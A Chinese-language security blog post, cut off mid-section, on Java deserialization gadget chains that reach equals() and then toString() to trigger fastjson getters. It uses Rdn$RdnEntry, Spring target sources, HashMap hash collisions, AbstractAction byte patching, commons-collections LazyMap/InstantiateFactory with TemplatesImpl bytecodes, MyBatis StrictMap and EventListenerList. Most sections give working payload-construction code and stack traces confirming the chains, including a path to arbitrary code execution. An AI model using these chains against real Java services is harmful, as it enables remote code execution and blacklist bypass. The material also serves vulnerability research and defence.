

前言

web-chains群里讨论了一下equals，众所周知，我们在构造利用链，想走equals，无非就是想走到tostring后，触发json的getter。





大哥直接给出了具体实现方法。这里也是撑这次回顾和总结一次java中的equals。

0x01 javax.naming.ldap.Rdn$RdnEntry (原生,不继承ser)

在ysomap，wh1t3P1g给出这样一个构造。使其可以调用**Object1.equals.Object2**.

javax.naming.ldap.Rdn.RdnEntry

```
    private static class RdnEntry implements Comparable<RdnEntry> {
        private String type;
        private Object value;

        // If non-null, a cannonical representation of the value suitable
        // for comparison using String.compareTo()
        private String comparable = null;

        String getType() {
            return type;
        }

        Object getValue() {
            return value;
        }

        public int compareTo(RdnEntry that) {
            int diff = type.compareToIgnoreCase(that.type);
            if (diff != 0) {
                return diff;
            }
            if (value.equals(that.value)) {     // try shortcut
                return 0;
            }
            return getValueComparable().compareTo(
                        that.getValueComparable());
        }
```

一切都非常巧妙，在调用compareTo的时候会进行触发。哪有什么头来触发compareTo了。wh1t3P1g师傅给出的的是TreeSet，RdnEntry也不继承ser接口，这个source主要是用在hessian中，hessian可以反序列化不继承ser接口的类，但是不能还原transient和static修饰的fied，这样就导致template sink (_tfactory 无法赋值)，LdapAttribute(rdn的这个类实现fied是transient)，但是直接利用SignedObject走原生就好了，不做展开了。

在hessian反序列化中，当我们还原的对象是list回使用这个类进行处理。

com.caucho.hessian.io.CollectionDeserializer#readLengthList

```
  public Object readLengthList(AbstractHessianInput in, int length)
    throws IOException
  {
    Collection list = createList();

    in.addRef(list);

    for (; length > 0; length--)
      list.add(in.readObject());

    return list;
  }
```

在treeset中add会调用map的put方法，我们知道在treemap中，get，put都会触发compare/compareTo

```
    public boolean add(E e) {
        return m.put(e, PRESENT)==null;
    }
java.util.TreeMap#put
   public V put(K key, V value) {
  ...
        Comparator<? super K> cpr = comparator;
        if (cpr != null) {
            do {
                parent = t;
                cmp = cpr.compare(key, t.key);
                if (cmp < 0)
                    t = t.left;
                else if (cmp > 0)
                    t = t.right;
                else
                    return t.setValue(value);
            } while (t != null);
        }
        else {
            if (key == null)
                throw new NullPointerException();
            @SuppressWarnings("unchecked")
                Comparable<? super K> k = (Comparable<? super K>) key;
            do {
                parent = t;
                cmp = k.compareTo(t.key);
                if (cmp < 0)
                    t = t.left;
                else if (cmp > 0)
                    t = t.right;
                else
                    return t.setValue(value);
            } while (t != null);
        }
  ...
```

这样就接上了Rdn$RdnEntry，完成了任意对象去equals任意对象。一切都很巧妙，后续就是直接xsting的quals来触发tostring。

但是这样不够完美，我们肯定期望是能在原生序列化能使用的。在大手子研究下就出现了spring的HotSwappabletostring来使用。

0x02 HotSwappabletostring (spring下)

org.springframework.aop.target.HotSwappableTargetSource

```
    private Object target;

public boolean equals(Object other) {
    return this == other || other instanceof HotSwappableTargetSource &&
this.target.equals(((HotSwappableTargetSource)other).target);
}

public int hashCode() {
    return HotSwappableTargetSource.class.hashCode();
}
```

这个类的equals方法，也是可以调用**Object1.equals.Object2**。逆天的时候这个类的hashCode是固定HotSwappableTargetSource.class.hashCode()。也就是我们map的equals来触发HotSwappableTargetSource#equals进而调用任意类**Object1.equals.Object2**，因为map只有在两个Entry的key相等的情况下，才会调用equals方法。一切都是非常巧妙。

java.util.HashMap#putVal

```
    final V putVal(int hash, K key, V value, boolean onlyIfAbsent,
...
   if (p.hash == hash &&
              ((k = p.key) == key || (key != null && key.equals(k))))
...
```

所以 能继续挖吗?

我们来看看 org.springframework.aop.target.SingletonTargetSource

0x03 SingletonTargetSource (spring下)

org.springframework.aop.target.SingletonTargetSource

```
 private final Object target;
    public boolean equals(Object other) {
```

```
        if (this == other) {
            return true;
        } else if (!(other instanceof SingletonTargetSource)) {
            return false;
        } else {
            SingletonTargetSource otherTargetSource = (SingletonTargetSource)other;
            return this.target.equals(otherTargetSource.target);
        }
    }

    public int hashCode() {
        return this.target.hashCode();
    }
```

这个类的equals方法，也是可以调用**Object1.equals.Object2**,但是他的hashCode会调用我们想传入调用类的hashcode。

也就是我们只要想办法把两个类的hashCode搞成等，就可以调用到SingletonTargetSource的equals，是不是觉得麻烦，多余，确实，但是能绕黑名单。

那怎么才能把两个类的hashCode搞成相等，这就要搞出大哥的绝活，利用"zZ"和“yy”的hashcode是一样的来构造了。

0x04 Map类

java.util.AbstractMap#hashCode

```
    /**
     * Returns the hash code value for this map.  The hash code of a map is
     * defined to be the sum of the hash codes of each entry in the map's
     * <tt>entrySet()</tt> view.  This ensures that <tt>m1.equals(m2)</tt>
     * implies that <tt>m1.hashCode()==m2.hashCode()</tt> for any two maps
     * <tt>m1</tt> and <tt>m2</tt>, as required by the general contract of
     * {@link Object#hashCode}.
     *
     * @implSpec
     * This implementation iterates over <tt>entrySet()</tt>, calling
     * {@link Map.Entry#hashCode hashCode()} on each element (entry) in the
     * set, and adding up the results.
     *
     * @return the hash code value for this map
     * @see Map.Entry#hashCode()
     * @see Object#equals(Object)
     * @see Set#equals(Object)
     */
    public int hashCode() {
        int h = 0;
        Iterator<Entry<K,V>> i = entrySet().iterator();
        while (i.hasNext())
            h += i.next().hashCode();
```

```
        return h;
    }

        public final int hashCode() {
            return Objects.hashCode(key) ^ Objects.hashCode(value);
        }
```

根据注解可以发现对map进行hashcode的时候会调用这个进行迭代后相加。看了下，基本map类型的hashcode，都是分别对key，vualue进行hashcode计算进行按位异或操作。

我们知道"zZ"和"yy" 的hash一样的，具体原理如下。

String 类型HashCode

```
public int hashCode() {
        int h = hash; // hash默认值为0
        int len = count;// count是字符串的长度
        if (h == 0 && len > 0) {
            int off = offset; // offset 是作为String操作时作为下标使用的
            char val[] = value;// value 是字符串分割成一个字符数组
            for (int i = 0; i < len; i++) {
                h = 31 * h + val[off++]; // 这里是Hash算法体现处，
                                         // 可以看到H是一个哈希值，每次是将上次一算出的hash值乘以31
                                         // 然后再加上当前字符编码值，由于这里使用的是int肯定会有一个上限，当字符长时产生的数值过大int放不下时会进行截取，一旦截取HashCode的正确性就无法保证了，所以这点可以推断出HashCode存在不相同字符拥有相同HashCode。
            }
            hash = h;
        }
        return h;
    }
```

常用的就有"zZ"和"yy", "ABCDEa123abc" 和 "ABCDFB123abc" , "重地"和"通话".他们的hash值是一样的，非常有意思。

```
       XString xstring=new XString("");
        HashMap hashMap1 = new HashMap();
        HashMap hashMap2 = new HashMap();

        hashMap1.put("通话",xstring);
        hashMap1.put("重地",node);

        hashMap2.put("重地",xstring);
        hashMap2.put("通话",node);
```

所以通过这样的构造我们就能是hashMap1的hash值和hashMap2的hash值相等，进而触发AbstractMap#equals.

java.util.AbstractMap#equals

```
    public boolean equals(Object o) {
        if (o == this)
            return true;

        if (!(o instanceof Map))
            return false;
        Map<?,?> m = (Map<?,?>) o;
        if (m.size() != size())
            return false;

        try {
            Iterator<Entry<K,V>> i = entrySet().iterator();
            while (i.hasNext()) {
                Entry<K,V> e = i.next();
                K key = e.getKey();
                V value = e.getValue();
                if (value == null) {
                    if (!(m.get(key)==null && m.containsKey(key)))
                        return false;
                } else {
                    if (!value.equals(m.get(key)))
                        return false;
                }
            }
        } catch (ClassCastException unused) {
            return false;
        } catch (NullPointerException unused) {
            return false;
        }

        return true;
     }
```

再通过AbstractMap的equals处理时，它会判断map1是不是map2，由于我们key不一样，所以过掉了这个判断，这个判断肯定也是满足的。后面就是最关键的，对当前的map1进行迭代，获取key，value。然后和对从map2从获取key对应的vuale进行equals，这样完成调用**Object1.equals.Object2**。而不需要借助前面spring下的SingletonTargetSource，HotSwappabletostring，主要的是，map类必不可能进黑名单，真无敌了。

```
        XString xstring=new XString("");
        HashMap hashMap1 = new HashMap();
        HashMap hashMap2 = new HashMap();

        hashMap1.put("通话",xstring);
        hashMap1.put("重地",node);

        hashMap2.put("重地",xstring);
        hashMap2.put("通话",node);

        System.out.println(hashMap1.hashCode()+"\n"+hashMap2.hashCode());
        SingletonTargetSource singletonTargetSource = new
SingletonTargetSource(hashMap1);
```

```
        SingletonTargetSource singletonTargetSource2 = new
SingletonTargetSource(hashMap2);
        HashMap<Object, Object> map = utils.makeMap(singletonTargetSource,
singletonTargetSource2);
```

0x05 javax.swing.AbstractAction

来自大头哥哥的绝活，牛逼

javax.swing.AbstractAction#readObject

```
    private void readObject(ObjectInputStream s) throws ClassNotFoundException,
        IOException {
        s.defaultReadObject();
        for (int counter = s.readInt() - 1; counter >= 0; counter--) {
            putValue((String)s.readObject(), s.readObject());
        }
    }
   public void putValue(String key, Object newValue) {
        Object oldValue = null;
        if (key == "enabled") {
            if (newValue == null || !(newValue instanceof Boolean)) {
                newValue = false;
            }
            oldValue = enabled;
            enabled = (Boolean)newValue;
        } else {
            if (arrayTable == null) {
                arrayTable = new ArrayTable();
            }
            if (arrayTable.containsKey(key))
                oldValue = arrayTable.get(key);
            // Remove the entry for key if newValue is null
            // else put in the newValue for key.
            if (newValue == null) {
                arrayTable.remove(key);
            } else {
                arrayTable.put(key,newValue);
            }
        }
        firePropertyChange(key, oldValue, newValue);
    }
    protected void firePropertyChange(String propertyName, Object oldValue, Object
newValue) {
        if (changeSupport == null ||
            (oldValue != null && newValue != null && oldValue.equals(newValue))) {
            return;
        }
```

```
        changeSupport.firePropertyChange(propertyName, oldValue, newValue);
    }
```

在AbstractAction#readObject的时候，会调用putValue对ArrayTable进行添加。这个过程中，如果重复put相同key，则会调用firePropertyChange对oldValue.equals(newValue)，完成任意调用Object1.equals.Object2

```
        Class<?> c = Class.forName("sun.misc.Unsafe");
        Constructor<?> constructor = c.getDeclaredConstructor();
        constructor.setAccessible(true);
        Unsafe unsafe = (Unsafe) constructor.newInstance();
        StyledEditorKit.AlignmentAction action= (StyledEditorKit.AlignmentAction)
unsafe.allocateInstance(StyledEditorKit.AlignmentAction.class);

        utils.setFieldValue(action, "changeSupport", new SwingPropertyChangeSupport(""));
        action.putValue("fff123", Xstring);
        action.putValue("aff123", obj);


        // 将aff123改成fff123
        for(int i = 0; i < bytes.length; i++){
            if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102 && bytes[i+3] ==
49 && bytes[i+4] == 50 &&
                    bytes[i+5] == 51){
                bytes[i] = 102;
                break;
            }
        }
//在反序列的时候就会调用Xstring.equals(obj),触发obj的tostring。
```

先正常把key vaule put进去，然后到在字节码上处理改成相同的key，这样在反序列化的时候由于世一样的key，就会触发if **(changeSupport == null || (oldValue != null && newValue != null && oldValue.equals(newValue)))** 。完成调用**Object1.equals.Object2**。

思考一下，能否在序列化的时候就完成key的操作了。

javax.swing.AbstractAction

```
    protected boolean enabled = true;
    protected SwingPropertyChangeSupport changeSupport;
    private transient ArrayTable arrayTable;
private void writeObject(ObjectOutputStream s) throws IOException {
        // Store the default fields
        s.defaultWriteObject();

        // And the keys
        ArrayTable.writeArrayTable(s, arrayTable);
    }

    private void readObject(ObjectInputStream s) throws ClassNotFoundException,
        IOException {
```

```
        s.defaultReadObject();
        for (int counter = s.readInt() - 1; counter >= 0; counter--) {
            putValue((String)s.readObject(), s.readObject());
        }
    }
    protected void firePropertyChange(String propertyName, Object oldValue, Object
newValue) {
        if (changeSupport == null ||
            (oldValue != null && newValue != null && oldValue.equals(newValue))) {
            return;
        }
        changeSupport.firePropertyChange(propertyName, oldValue, newValue);
    }
```

可以看到主要就是为了构造arrayTable,enabled,arrayTable。构造的类都无所谓，主要就是构造父类的属性。

writeObject中主要调用writeArrayTable

javax.swing.ArrayTable#writeArrayTable

```
    static void writeArrayTable(ObjectOutputStream s, ArrayTable table) throws
IOException {
        Object keys[];

        if (table == null || (keys = table.getKeys(null)) == null) {
            s.writeInt(0);
        }
        else {
            int validCount = 0;

            for (int counter = 0; counter < keys.length; counter++) {
                Object key = keys[counter];

                /* include in Serialization when both keys and values are Serializable */
                if (    (key instanceof Serializable
                         && table.get(key) instanceof Serializable)
                             ||
                         /* include these only so that we get the appropriate exception
below */
                         (key instanceof ClientPropertyKey
                         && ((ClientPropertyKey)key).getReportValueNotSerializable())) {

                    validCount++;
                } else {
                    keys[counter] = null;
                }
            }
            // Write ou the Serializable key/value pairs.
            s.writeInt(validCount);
            if (validCount > 0) {
                for (Object key : keys) {
                    if (key != null) {
```

```
                        s.writeObject(key);
                        s.writeObject(table.get(key));
                        if (--validCount == 0) {
                            break;
                        }
                    }
                }
            }
        }
    }
```

主要就是把table全部进行序列化，但是在table.get(key)时，由于我们构造的对象列表存在相同key，写不到我们控制第二个对象。

所以随便找一个AbstractAction的子类完成对父类的fied赋值就行了，工具人罢了

```
        Object[] objects = new Object[4];
        objects[0] = "fff123";
        objects[1] = new XString("");
        objects[2] = "aff123";
        objects[3] = 1;
        Object o = utils.createWithoutConstructor("javax.swing.ArrayTable");
        utils.setFieldValue(o, "table", objects);

        FileMenu fileMenu = new FileMenu();
        utils.setFieldValue(fileMenu , "changeSupport", new
SwingPropertyChangeSupport(""));
        utils.setFieldValue(fileMenu , "arrayTable", o);

        byte[] bytes = utils.serialize(fileMenu);
        for(int i = 0; i < bytes.length; i++){
            if(bytes[i] == 97 && bytes[i+1] == 102 && bytes[i+2] == 102 && bytes[i+3] ==
49 && bytes[i+4] == 50 &&
                    bytes[i+5] == 51){
                bytes[i] = 102;
                break;
            }
        }
        utils.unserialize(bytes);
```

0x06 AbstractMapDecorator/AbstractHashedMap (cc依赖)

org.apache.commons.collections.map.AbstractMapDecorator

```
public abstract class AbstractMapDecorator implements Map {

    /** The map to decorate */
    protected transient Map map;
```

```
...
    public boolean equals(Object object) {
        if (object == this) {
            return true;
        }
        return map.equals(object);
    }

    public int hashCode() {
        return map.hashCode();
    }
 ....
  }
```

可以看到在cc中，所有的map都是继承AbstractMapDecorator，AbstractMapDecorator又继承map，所以在cc中map在进行hashcode，本质还是调用的map类的hashcode, 也就是下面这种。equals也是调用map的equals。

```
    public int hashCode() {
        int h = 0;
        Iterator<Entry<K,V>> i = entrySet().iterator();
        while (i.hasNext())
            h += i.next().hashCode();
        return h;
    }

        public final int hashCode() {
            return Objects.hashCode(key) ^ Objects.hashCode(value);
        }
      public boolean equals(Object o) {
              if (o == this)
                  return true;

              if (!(o instanceof Map))
                  return false;
              Map<?,?> m = (Map<?,?>) o;
              if (m.size() != size())
                  return false;

              try {
                  Iterator<Entry<K,V>> i = entrySet().iterator();
                  while (i.hasNext()) {
                      Entry<K,V> e = i.next();
                      K key = e.getKey();
                      V value = e.getValue();
                      if (value == null) {
                          if (!(m.get(key)==null && m.containsKey(key)))
                              return false;
                      } else {
                          if (!value.equals(m.get(key)))
                              return false;
                      }
```

```
                }
            } catch (ClassCastException unused) {
                return false;
            } catch (NullPointerException unused) {
                return false;
            }

            return true;
        }
```

再来看 org.apache.commons.collections.map.AbstractHashedMap

```
        public int hashCode() {
            return (getKey() == null ? 0 : getKey().hashCode()) ^
                   (getValue() == null ? 0 : getValue().hashCode());
        }
```

也是对key vaule的hashdoce进行异或

```
      public boolean equals(Object obj) {
        if (obj == this) {
            return true;
        }
        if (obj instanceof Map == false) {
            return false;
        }
        Map map = (Map) obj;
        if (map.size() != size()) {
            return false;
        }
        MapIterator it = mapIterator();
        try {
            while (it.hasNext()) {
                Object key = it.next();
                Object value = it.getValue();
                if (value == null) {
                    if (map.get(key) != null || map.containsKey(key) == false) {
                        return false;
                    }
                } else {
                    if (value.equals(map.get(key)) == false) {
                        return false;
                    }
                }
            }
        } catch (ClassCastException ignored)   {
            return false;
        } catch (NullPointerException ignored) {
            return false;
        }
        return true;
    }
```

有什么用，可控他们的hash值，然后触发equals，找子类没有equal（或者符合要求的equals），触发时调用抽象类的equals，完成调用**Object1.equals.Object2**。也就是走到xstring.equals(obj), obj.tostring. 做触发头。或者走map.get(key) 触发get方法。例若，treemap的get触发compare或者compareto，

lazymap/LazySortedMap/DefaultedMap来触发transform.transform链子调用。

- 列子。 太多了，随便构造

```
        TemplatesImpl templates = TemplatesImpl.class.newInstance();
        setFieldValue(templates, "_bytecodes", targetByteCodes);
        setFieldValue(templates, "_name", "name");
        setFieldValue(templates, "_class", null);
      //把map的hacode 搞成一致触发hashcode
        Map decorate = LazySortedMap.decorate(new ConcurrentSkipListMap(), new
ConstantFactory(1));
        decorate.put("zZ", 2);
      InstantiateFactory factory = new InstantiateFactory(TrAXFilter.class, new Class[]
{Templates.class}, new Object[]{templates});
        FactoryTransformer transformer = new FactoryTransformer(factory);

        utils.setFieldValue(decorate,"factory",transformer);

        //把map的hacode 搞成一致触发hashcode
        HashMap hashMap = new HashMap();
        hashMap.put("yy", 2);
        HashedMap hashedMap = new HashedMap(hashMap);
        //反序列化触发AbstractHashedMap的equals-》map.get-》LazySortedMap.get(没有找父类)-
>LazyMap.get->FactoryTransformer.transform->InstantiateFactory.create->newInstance
        byte[] serialize = utils.serialize(utils.makeMap(decorate, hashedMap));
        utils.unserialize(serialize);

  at
org.apache.commons.collections.functors.InstantiateFactory.create(InstantiateFactory.java
:149)
  at
org.apache.commons.collections.functors.FactoryTransformer.transform(FactoryTransformer.j
ava:73)
  at org.apache.commons.collections.map.LazyMap.get(LazyMap.java:158)
  at
org.apache.commons.collections.map.AbstractHashedMap.equals(AbstractHashedMap.java:1272)
  at java.util.HashMap.putVal(HashMap.java:634)
  at java.util.HashMap.readObject(HashMap.java:1397)
  at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
  at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
  at
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
  at java.lang.reflect.Method.invoke(Method.java:497)
```

再来整理下 可用的tostring

0x07 StringValueTransformer (cc) 3.2.2/4.4可用

org.apache.commons.collections4.functors.StringValueTransformer#transform

```
    public String transform(final T input) {
        return String.valueOf(input);
    }
```

它会把传入的对象进行tostring

```
      //cc4.4构造
        Transformer instance = StringValueTransformer.stringValueTransformer();
        TransformingComparator Tcomparator = new TransformingComparator(instance);
        PriorityQueue queue = new PriorityQueue(1);

        utils.setFieldValue(queue, "size", 2);
        utils.setFieldValue(queue, "comparator", Tcomparator);
        utils.setFieldValue(queue, "queue", new Object[]{tostringobj,1});

  at com.alibaba.fastjson.JSON.toString(JSON.java:857)
  at java.lang.String.valueOf(String.java:2994)
  at
org.apache.commons.collections4.functors.StringValueTransformer.transform(StringValueTran
sformer.java:64)
  at
org.apache.commons.collections4.functors.StringValueTransformer.transform(StringValueTran
sformer.java:29)
  at
org.apache.commons.collections4.comparators.TransformingComparator.compare(TransformingCo
mparator.java:84)
  at java.util.PriorityQueue.siftDownUsingComparator(PriorityQueue.java:721)
  at java.util.PriorityQueue.siftDown(PriorityQueue.java:687)
  at java.util.PriorityQueue.heapify(PriorityQueue.java:736)
  at java.util.PriorityQueue.readObject(PriorityQueue.java:795)
```

```
    //3.2.2 构造
        Transformer instance = StringValueTransformer.getInstance();
        Map decorate = LazyMap.decorate(new HashMap(), instance);
        HashMap s = new HashMap();
        TiedMapEntry tiedMapEntry = new TiedMapEntry(decorate,jsonObject);
        utils.setFieldValue(s, "size", 1);
        Class<?> nodeE;
        nodeE = Class.forName("java.util.HashMap$Node");
        Constructor<?> nodeEons = nodeE.getDeclaredConstructor(int.class, Object.class,
Object.class, nodeE);
        nodeEons.setAccessible(true);
        Object tbl = Array.newInstance(nodeE, 1);
        Array.set(tbl, 0, nodeEons.newInstance(0, tiedMapEntry, "key1", null));
```

```
        utils.setFieldValue(s, "table", tbl);

  at com.alibaba.fastjson.JSON.toString(JSON.java:857)
  at java.lang.String.valueOf(String.java:2994)
  at
org.apache.commons.collections.functors.StringValueTransformer.transform(StringValueTrans
former.java:64)
  at org.apache.commons.collections.map.LazyMap.get(LazyMap.java:158)
  at org.apache.commons.collections.keyvalue.TiedMapEntry.getValue(TiedMapEntry.java:74)
  at org.apache.commons.collections.keyvalue.TiedMapEntry.hashCode(TiedMapEntry.java:121)
  at java.util.HashMap.hash(HashMap.java:338)
  at java.util.HashMap.readObject(HashMap.java:1397)
```

0x08 StrictMap (MyBatis)

org.apache.ibatis.session.Configuration.StrictMap#get

```
    protected static class StrictMap<V> extends HashMap<String, V> {
        private static final long serialVersionUID = -4950446264854982944L;
        private final String name;
        private BiFunction<V, V, String> conflictMessageProducer;
      public V get(Object key) {
            V value = super.get(key);
            if (value == null) {
                throw new IllegalArgumentException(this.name + " does not contain value
for " + key);
            } else if (value instanceof Ambiguity) {
                throw new IllegalArgumentException(((Ambiguity)value).getSubject() + " is
ambiguous in " + this.name + " (try using the full name including the namespace, or
rename one of the entries)");
            } else {
                return value;
            }
        }
```

在进行get时要是这个key对应的vaule时null是，报错。key为对象直接和string拼接，会自动触发tostring。

```
        Map s = (Map)
utils.createWithoutConstructor("org.apache.ibatis.session.Configuration$StrictMap");
        utils.setFieldValue(s, "size", 1);
        Class<?> nodeE;
        try {
            nodeE = Class.forName("java.util.HashMap$Node");
        } catch (ClassNotFoundException e) {
            nodeE = Class.forName("java.util.HashMap$Entry");
        }
```

```
        Constructor<?> nodeEons = nodeE.getDeclaredConstructor(int.class, Object.class,
Object.class, nodeE);
        nodeEons.setAccessible(true);
        Object tbl = Array.newInstance(nodeE, 1);
        Array.set(tbl, 0, nodeEons.newInstance(0,objtosting, null, null));
        utils.setFieldValue(s, "table", tbl);
        utils.setFieldValue(s, "loadFactor", 1);
        Map s2 = (Map)
utils.createWithoutConstructor("org.apache.ibatis.session.Configuration$StrictMap");
        utils.setFieldValue(s2, "size", 1);
        utils.setFieldValue(s2, "table", tbl);
        utils.setFieldValue(s2, "loadFactor", 1);
        HashMap<Object, Object> map = utils.makeMap(s, s2);

  at com.alibaba.fastjson.JSON.toString(JSON.java:857)
  at java.lang.String.valueOf(String.java:2994)
  at java.lang.StringBuilder.append(StringBuilder.java:131)
  at org.apache.ibatis.session.Configuration$StrictMap.get(Configuration.java:1062)
  at java.util.AbstractMap.equals(AbstractMap.java:469)
  at java.util.HashMap.putVal(HashMap.java:634)
  at java.util.HashMap.readObject(HashMap.java:1397)
  at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
  at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)
  at
sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
  at java.lang.reflect.Method.invoke(Method.java:497)
```

org.apache.ibatis.binding.MapperMethod.ParamMap#get

```
        public V get(Object key) {
            if (!super.containsKey(key)) {
                throw new BindingException("Parameter '" + key + "' not found. Available
parameters are " + this.keySet());
            } else {
                return super.get(key);
            }
        }
```

不回构造，感觉是可以的

0x09 EventListenerList/UndoManager

javax.swing.event.EventListenerList

```
  protected transient Object[] listenerList = NULL_ARRAY;
  private void writeObject(ObjectOutputStream s) throws IOException {
        Object[] lList = listenerList;
```

```
        s.defaultWriteObject();

        // Save the non-null event listeners:
        for (int i = 0; i < lList.length; i+=2) {
            Class<?> t = (Class)lList[i];
            EventListener l = (EventListener)lList[i+1];
            if ((l!=null) && (l instanceof Serializable)) {
                s.writeObject(t.getName());
                s.writeObject(l);
            }
        }

        s.writeObject(null);
    }

    private void readObject(ObjectInputStream s)
        throws IOException, ClassNotFoundException {
        listenerList = NULL_ARRAY;
        s.defaultReadObject();
        Object listenerTypeOrNull;

        while (null != (listenerTypeOrNull = s.readObject())) {
            ClassLoader cl = Thread.currentThread().getContextClassLoader();
            EventListener l = (EventListener)s.readObject();
            String name = (String) listenerTypeOrNull;
            ReflectUtil.checkPackageAccess(name);
            add((Class<EventListener>)Class.forName(name, true, cl), l);
        }
    }

public synchronized <T extends EventListener> void add(Class<T> t, T l) {
        if (l==null) {
            // In an ideal world, we would do an assertion here
            // to help developers know they are probably doing
            // something wrong
            return;
        }
        if (!t.isInstance(l)) {
            throw new IllegalArgumentException("Listener " + l +
                                               " is not of type " + t);

          .....
```

lList要属于EventListener。反序列化触发add，add中不属于class时lList拼接字符触发tostirng。listenerList是一个 Object[]可控，满足。刚好UndoManager满足属于EventListener，它的toString最后会触发任意类的tostring。

javax.swing.undo.UndoManager#toString

```
    public String toString() {
